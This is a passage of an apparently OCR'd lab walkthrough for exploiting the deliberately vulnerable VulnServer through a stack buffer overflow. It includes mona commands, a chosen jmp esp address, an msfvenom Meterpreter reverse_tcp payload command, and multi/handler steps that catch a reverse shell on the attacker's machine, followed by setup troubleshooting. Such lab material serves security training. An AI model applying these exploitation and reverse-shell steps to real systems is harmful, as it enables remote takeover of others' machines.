
!mona bytearray -b "\x00"



As we already know "\x00" is a bad character for our exploit as it is used as a terminating sequence, we do not include it in the bytearray.



Next check for any other bad characters by sending the generated bytearray into our exploit in place of ‘Z’s.




If any characters repeat themself in the character sequence in the dump then remove those bad characters until a continuous sequence of alphanumeric characters is generated in the hex dump by our payload.

As we know, the EIP points to the next instruction that is to be executed in the sequence, we have to overwrite the EIP with some characters that will redirect the sequence of execution and it will point directly to the ESP (Extended Stack Pointer) which would be containing our malicious payload. So we can enter the address of a jumpesp process in our EIP register which will redirect our code.

To do so, we have to first find the vulnerable modules in the vulnserver. This can be done by executing the following command:

!mona modules


Running this command gives us the module info table. From this table we can see that for various modules there are safety functions. The safety functions for essfunc.dll file are disabled and hence it is the most suitable module to find the address of jmp esp instruction for further exploitation.




To find jmp esp instruction in essfunc.dll execute the following command:

!mona find -s "\xff\xe4" -m essfunc.dll

(FFE4 is the representation of a jmp esp instruction)



Any address for a jmp esp function with all security functions disabled can be chosen. Here, we choose the address 625011AF.




Enter the address for jmp esp in little endian format after the offset so that it overwrites the EIP.

Create a breakpoint at the address 625011AF to see the execution. As we can see, the EIP register is overwritten with the jmp esp address. Now we can send the final exploit to get a hold of the target PC.


Use msfvenom to generate the shellcode for reverse tcp handling at the Kali machine. It can be done using the following code:

msfvenom -p windows/meterpreter/reverse_tcp lhost=kaliIP lport=4444 -e x86/shikata_ga_nai -b "\x00" -f c



Paste the generated shellcode in the final exploit replacing the ‘Z’s.

Include a NOP sled between EIP jmp esp address and the shellcode, to give enough time to the system as the processor reaches and executes the shellcode. It increases the success rate of the exploit.



After sending the exploit, the payload generates a reverse shell on Kali. Thus we need to generate a reverse tcp handler server on the Kali machine. This can be done executing the following set of commands:


msfconsole

use/exploit/multi/handler


set payload windows/meterpreter/reverse_tcp


set lhost kaliIP

exploit




Now send the final exploit. Disable all threat and virus protections on the windows machine.





As we can see our exploit is successful and a reverse shell is opened on our Kali machine.



Thus we have successfully exploited the VulnServer application.

Obstacles:

`

1. Nim modules not installed properly: (Kali)

Update package list and install prerequisites:
sudo apt update
sudo apt install curl gcc git -y

Download and install choosenim:
curl https://nim-lang.org/choosenim/init.sh -sSf | sh

Add Nim to your PATH:
echo 'export PATH=$HOME/.nimble/bin:$PATH' >> ~/.bashrc
source ~/.bashrc

Verify the installation:
nim -v
choosenim -v

2. Network Unreachable: (Kali)

Check Network Interface Status:
ip link show

Bring Up the Interface (if down):
sudo ip link set eth0 up

Check IP Address Configuration:
ip addr show

Assign IP Address (if not assigned):
sudo ip addr add provide_an_IP/24 dev eth0

Check Routing Table:
ip route show

Restart Network Manager:
sudo systemctl restart NetworkManager

Test Connectivity:
ping windowsIP

3. Firewall rules blocking the ICMP (ping) packets or the TCP connection to port 9999 on the target machine: (Windows)

Allow ICMP (ping) (cmd)

netsh advfirewall firewall add rule name="Allow ICMPv4-In" protocol=icmpv4:8,any dir=in action=allow

Allow TCP port 9999 (cmd)

netsh advfirewall firewall add rule name="Allow TCP Port 9999" protocol=TCP dir=in localport=9999 action=allow

4. Reverse shell not received on Kali after sending exploit:

By default, IP addresses are assigned dynamically, so the IP of a VM changes if you are on a different network (that is, when you access the Internet through mobile data instead of home wifi).

Shellcode generated by msfvenom includes the hardcoded IP address. So if the IP while generating the shellcode and while sending the exploit are different then the reverse tcp handler cannot catch the shell.